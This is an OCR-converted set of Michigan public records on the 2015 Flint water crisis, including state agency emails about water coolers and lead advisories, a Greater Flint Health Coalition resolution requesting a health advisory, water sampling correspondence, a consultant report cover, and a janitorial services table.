
### WTP DATA



Lockwood, Andrews  
& Newnam, Inc.  
A LEO A DALY COMPANY




# Chlorine Feed






## Ferric Chloride Dosage








# Raw Water Temperature






# Raw Water Coliform Count





Lohmeyer & Neumann, Inc.  
A LOXMEYER COMPANY

# Daily Water Treated



# Operational Evaluation Report Trihalomethane Formation Concern

**Headquarters**

2925 Briarpark Drive  
Suite 400  
Houston, TX 77042  
713.266.6900

info@lan-inc.com

**Texas**

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College Station  
Corpus Christi  
Dallas  
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Houston  
San Antonio  
San Marcos  
Waco

**Arizona**

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Orange  
Sacramento

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Chicago

**Michigan**

Flint  
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[www.lan-inc.com](http://www.lan-inc.com)



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& Newnam, Inc.**

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**Walts, Brian (DTMB)**

---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, January 07, 2015 11:49 AM  
**To:** Walts, Brian (DTMB)  
**Subject:** Facility Notification: Flint State Office Building

# Facility Notification



DTMB Customer Service

(517) 373-6227

## Flint Water Advisory

### Date/Time:

Effective Wednesday, January 7, 2015

### Details:

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.

- [Flint Water.pdf](#)

### Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or (517) 373-6227

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 22, 2015 2:33 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** RE: Flint water

At this point, DTMB is not offering to provide water, correct? I just need to let them know.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Tuesday, September 22, 2015 2:31 PM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

Good Afternoon Dave,

Thanks for the information. I will meet with our Director this afternoon to be prepared if the advisory is implemented.

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 22, 2015 2:28 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FW: Flint water

fyi

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Monday, September 21, 2015 10:31 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

I just attended a community meeting. Rumor has it that a health advisory due to the high lead levels will be coming out soon.

---

**From:** Turner, David (DHS)  
**Sent:** Thursday, September 17, 2015 2:16 PM  
**To:** Mose, Sandi Kay (DHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Cc:** Curtis, Patty (DHS) <[CurtisP2@michigan.gov](mailto:CurtisP2@michigan.gov)>; Warner, Kurt (DHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>  
**Subject:** FW: Flint water

FYI

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, September 17, 2015 9:53 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

Good Morning Dave,

Sorry for the delay. I discussed this issue with Mike Noonan. Mike is currently gathering information from the City of Flint today. We are requesting a document stating the water is within the safe drinking limits at the Flint State Office Facility.

I will then reach out to our Director on the direction DTMB will proceed. You will be the first we contact on this matter.

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 15, 2015 12:33 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FW: Flint water

Good afternoon Larry – Can you advise if DTMB will be installing water coolers again at the Flint State Office Building? The attached article has been raised as a point of concern. I am going to get them again at our Clio Rd. Office.

Thanks, David

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Tuesday, September 15, 2015 11:24 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** Fwd: Flint water

Hi David,

Thoughts for the state office building and Clio road?  
Sandi

Sent from my iPhone

Begin forwarded message:

**From:** "McNiel, Zachary (DHS)" <[McNielZ@michigan.gov](mailto:McNielZ@michigan.gov)>  
**To:** "Mose, Sandi Kay (DHS)" <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Cc:** "[smcmullen@uawlocal6000.org](mailto:smcmullen@uawlocal6000.org)" <[smcmullen@uawlocal6000.org](mailto:smcmullen@uawlocal6000.org)>, "[njones@uawlocal6000.org](mailto:njones@uawlocal6000.org)" <[njones@uawlocal6000.org](mailto:njones@uawlocal6000.org)>, "Woods, Quandria (DHS)" <[WoodsQ@michigan.gov](mailto:WoodsQ@michigan.gov)>, "McEwen, Michael A. (DHS)" <[McEwenM@michigan.gov](mailto:McEwenM@michigan.gov)>  
**Subject:** Flint water

---

**From:** Turner, David (DHS)  
**Sent:** Friday, September 25, 2015 7:41 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Flint Water  
**Attachments:** GR-1K1 resolution.flintwater.092115.pdf

fyi

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Thursday, September 24, 2015 10:56 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Cc:** Milks, Michael (DHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>  
**Subject:** Flint Water

David,  
Sharing as an FYI.  
Sandi

---

**From:** Kirk Smith [<mailto:ksmith@flint.org>]  
**Sent:** Thursday, September 24, 2015 10:06 AM  
**To:** Kirk Smith <[ksmith@flint.org](mailto:ksmith@flint.org)>  
**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

Following Monday's GFHC Board meeting in which the Board passed the attached resolution regarding physician concerns with observed elevated blood lead levels in children since the change in the City of Flint water source, there has been significant efforts at the local and state level to address this public health threat to residents. On that note, I want to keep you informed of an event that will be happening this afternoon, led by community physicians (specifically pediatricians) in collaboration with the broader medical community.

Specifically, members of the physician community will be holding a press conference at Hurley Medical Center at 3:00 in the Charles White Conference Center, regarding their concerns about the lead in the City of Flint water and the appropriate precautionary measures to take. This is being done in the absence of a formal health advisory from the city or county, although we have been told this is in development. The press conference will be led by Mona Hanna-Attisha, MD MPH FAAP, Director of Hurley Children's Hospital pediatric residency program and CEO of Mott Children's Health Center, Lawrence Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead levels. The organizations represented in this effort, and sharing this concern, include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA  
President & CEO



Greater Flint Health Coalition


(810) 232-2228

[ksmith@flint.org](mailto:ksmith@flint.org)

<http://www.gfhc.org>

<http://www.commit2fit.com>

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## GREATER FLINT HEALTH COALITION

# **RESOLUTION REQUESTING THE RELEASE OF A HEALTH ADVISORY BY THE CITY OF FLINT REGARDING ELEVATED LEVELS OF LEAD IN THE CITY OF FLINT WATER SUPPLY AND THE ASSOCIATED PUBLIC HEALTH THREAT TO ALL CITY RESIDENTS, WITH AN EMPHASIS ON CHILDREN**

**WHEREAS**, the Greater Flint Health Coalition is a nonprofit Michigan collective impact organization whose mission is to improve the health status of the residents of Genesee County and to improve the quality and cost effectiveness of the health care system in Genesee County;

**WHEREAS**, the Greater Flint Health Coalition Board of Directors is composed of representatives and leadership from Flint & Genesee County's hospitals, physicians, healthcare providers, health insurers, business, government, educators and schools, organized labor, and community residents.

**WHEREAS**, the Greater Flint Health Coalition Board of Directors has engaged in multiple discussions and reviewed detailed information regarding the state of the City of Flint's water supply and its potential health impacts to all residents.

**NOW, THEREFORE, IT IS HEREBY RESOLVED**, that the Greater Flint Health Coalition Board of Directors requests the release of a Health Advisory from the City of Flint and its Department of Public Works, with urgency, regarding the impact of elevated levels of lead in the City of Flint water supply on all residents, with emphasis on the public health threat to children.

**THIS RESOLUTION** has been unanimously adopted effective September 21, 2015.

Peter Levine, Secretary

GR-1K1 Resolution:FlintWater.092115

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**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, September 25, 2015 9:05 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** FYI

<http://www.detroitnews.com/story/news/local/michigan/2015/09/24/flint-plans-advisory-curbing-exposure-lead/72725736/>


This article was in Gongwer today.

***Kerri Droste***

DTMB, Facilities and Business Services Administration

[drostek@michigan.gov](mailto:drostek@michigan.gov)

(517) 284-7953



Help. Connect. Solve.

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**From:** Noonan, Michael (DTMB)  
**Sent:** Friday, September 25, 2015 9:57 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: sampling

Water info

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**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, September 24, 2015 4:00 PM  
**To:** Melanie Poisson <[mpoisson@cityofflint.com](mailto:mpoisson@cityofflint.com)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: sampling

Thank you Melanie, You were very helpful today! I agree to help speed up the process I will stop over and get a sample bottle and deliver back to your site when filled.

Brian Walts  
DTMB  
Building Trades Supervisor  
East Zone  
517.202.1960

**From:** Melanie Poisson [<mailto:mpoisson@cityofflint.com>]  
**Sent:** Thursday, September 24, 2015 3:45 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** sampling

It was nice talking to you this afternoon. I forwarded your request and contact information to Mike Glasgow, Utilities Administrator and former Lab Supervisor.

I also had a brief conversation with the Lab Assistant, Chris Beatenhead who suggested that you pick up the sample bottle at your earliest convenience if you need to expedite the process.

Sincerely,  
Melanie Poisson, Clerk  
City of Flint, Water Plant  
4500 N. Dort Hwy.  
Flint, MI 48503  
810-787-6537 ext. 3501  
[mpoisson@cityofflint.com](mailto:mpoisson@cityofflint.com)

**DEPARTMENT OF TECHNOLOGY, MANAGEMENT AND BUDGET (DTMB)**  
**DTMB MANAGED BUILDINGS**  
**BASELINE SERVICES**

Contact DTMB's Customer Service Desk (517-373-6227) to report any problems.

JANITORIAL SERVICES		Frequencies		
Generic office building services shown below. Specific building services (Tenant paid and DTMB paid) can be seen in Janitorial Contract #071B1300115 for period 12/1/2010 thru 11/20/2014 at <a href="http://www.michigan.gov/documents/buymichiganfirst/1300115_339730_7.pdf">http://www.michigan.gov/documents/buymichiganfirst/1300115_339730_7.pdf</a>				
	<b>General Services</b>	Daily	Weekly	Monthly
1.	<b>Office Cleaning</b> (Note: The days office cleaning is to occur will be determined by the Facility Manager.) <ul style="list-style-type: none"> <li>Vacuum carpet, sweep &amp; damp mop hard surface floor if applicable.</li> <li>Remove spots/stains from carpet</li> <li>Empty waste receptacles</li> </ul>		<b>1x wk</b> <b>2x wk</b>	
